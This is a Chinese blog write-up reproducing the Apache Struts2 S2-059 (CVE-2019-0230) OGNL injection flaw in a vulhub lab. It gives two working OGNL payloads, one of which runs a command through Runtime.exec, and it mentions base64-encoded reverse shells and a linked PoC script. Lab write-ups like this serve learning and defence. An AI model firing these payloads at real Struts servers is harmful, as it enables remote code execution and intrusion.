Struts2_059_RCE CVE-2019-0230 漏洞复现

原创

ADummy_ 于 2021-02-04 17:30:41 发布 199 收藏

分类专栏： vulhub_Writeup 文章标签： 安全 网络安全 渗透测试 安全漏洞

本文链接：https://blog.csdn.net/weixin_43416469/article/details/113657918

Struts2_059_远程代码执行

by ADummy

0x00利用路线

burpuite抓包—>修改payload—>重放包—>代码执行

0x01漏洞介绍

Apache Struts框架, 会对某些特定的标签的属性值，比如id属性进行二次解析，所以攻击者可以传递将在呈现标签属性时再次解析的OGNL表达式，造成OGNL表达式注入。从而可能造成远程执行代码。

影响版本

```
2.0.0 - 2.5.20
```

0x02漏洞复现


payload1：

?id=%{(#context=#attr['struts.valueStack'].context).(#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.setExcludedClasses('')).(#ognlUtil.setExcludedPackageNames(''))}

payload2：


?id=%{(#context=#attr['struts.valueStack'].context).
(#context.setMemberAccess(@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)).
(@java.lang.Runtime@getRuntime().exec('touch /test'))}

登录界面




your input id:
has ben evaluated again in id attribute


Burpsuite抓包，发送第一个payload



Burpsuite抓包，发送第二个payload



docker进入容器，查看tmp目录，生成test文件，命令成功执行。



(PS：代码执行后无回显，利用bash反弹shell需要base64编码，，参考了 **hatjwe**师傅的文章)

base64在线编码： http://www.jackson-t.ca/runtime-exec-payloads.html

poc：https://github.com/ADummmy/vulhub_Writeup/tree/main/code/struts2_059_poc.py

0x03总结

这是笔者的第三篇文章，复现了大概一天左右，网络上文章质量参差不齐，刚入门导致代码审计看不懂，对新手友好度太差，要么就是上来一段payload和poc，都不告诉你，具体流程是什么，踩了很多坑。不过在此过程中，本人也学到了很多。

0x04参考资料

https://my.oschina.net/u/4593034/blog/4693589

所有的writeup，方便下载，留存。
https://github.com/ADummmy/vulhub_Writeup